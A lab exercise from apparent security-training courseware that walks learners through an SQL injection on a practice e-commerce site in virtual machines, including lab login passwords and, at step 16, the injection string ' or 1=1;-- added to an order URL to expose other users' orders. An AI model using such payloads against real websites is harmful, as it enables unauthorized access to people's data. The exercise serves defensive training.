

Exercise 1: Understanding the Workings of SQL Injection Attacks

SQL injection is the most common vulnerability found in websites. It enables an attacker to gain unauthorized access to the database or retrieve database information directly.

Lab Scenario A network defender should be aware of various kinds of application-level threats to identify or detect the signs of such threats. SQL injection is one such application-level threat wherein an attacker executes arbitrary SQL statements to gain sensitive information, modify database records, or attach malicious code, resulting in total compromise of the most sensitive data.

Lab Objective

This lab will demonstrate how attackers perform an SQL injection attack on a target website. It will help the network defender to understand the workings of this attack.


Lab Tasks

Before executing this lab, Click [PfSense Firewall](#) VM to turn on pfSense firewall.


1. ☐ Click [Web Server](#) to launch Web Server VM
2. ☐ Click [Ctrl+Alt+Delete](#) link to login to Web Server Machine.



3. ☐ By default **Administrator** account is selected, click **admin@123** and press **Enter** to login.
4. ☐ The **Network** pane appears, click **Yes**.




5. ☐ Click [Attacker Machine](#) to launch Attacker's VM.
6. ☐ Wait for few seconds to view the Attacker Machine screen.
7. ☐ Select user **Bob**, type password as **user@123** and press **Enter**.




8. ☐ Open the **Chromium** web browser from the taskbar, type **<http://www.luxurytreats.com>** in the address bar, and then press **Enter**.

Please type the complete URL **www.luxurytreats.com** or **<http://www.luxurytreats.com>** as mentioned in the above instruction. Do not type incomplete URL such as **[luxurytreats.com](http://www.luxurytreats.com)**; otherwise, it will redirect you to some external website on the internet.


9. ☐ The LuxuryTreats home page will appear, as shown in the screenshot below.




10. ☐ Assuming that you are a registered member on the LuxuryTreats website, log in with username **bob** and password **Passw0rd**
11. ☐ **Welcome bob** appears on the Home page.




12. ☐ Hover the mouse on the left corner of the website and click on **My Orders**




13. ☐ Once the list of orders displays; click on Order Id **ORD-001**



14. ☐ The order details of the selected order will appear.




15. ☐ As per standard security practice, only an authorized user should be able to view their respective personal data. If the user can view other users' order details, then this can be considered a security breach, which is possible using the SQL injection technique. An attacker uses this technique to bypass the security measures of other users' data.
16. ☐ To demonstrate SQL injection, alter the URL in the previous step as follows, and then press **Enter** **http://www.luxurytreats.com/OrderDetail.aspx?Id=ORD-001 ' or 1=1;--**
17. ☐ This trick will fetch the order details of the other users, as shown in the screenshot below.

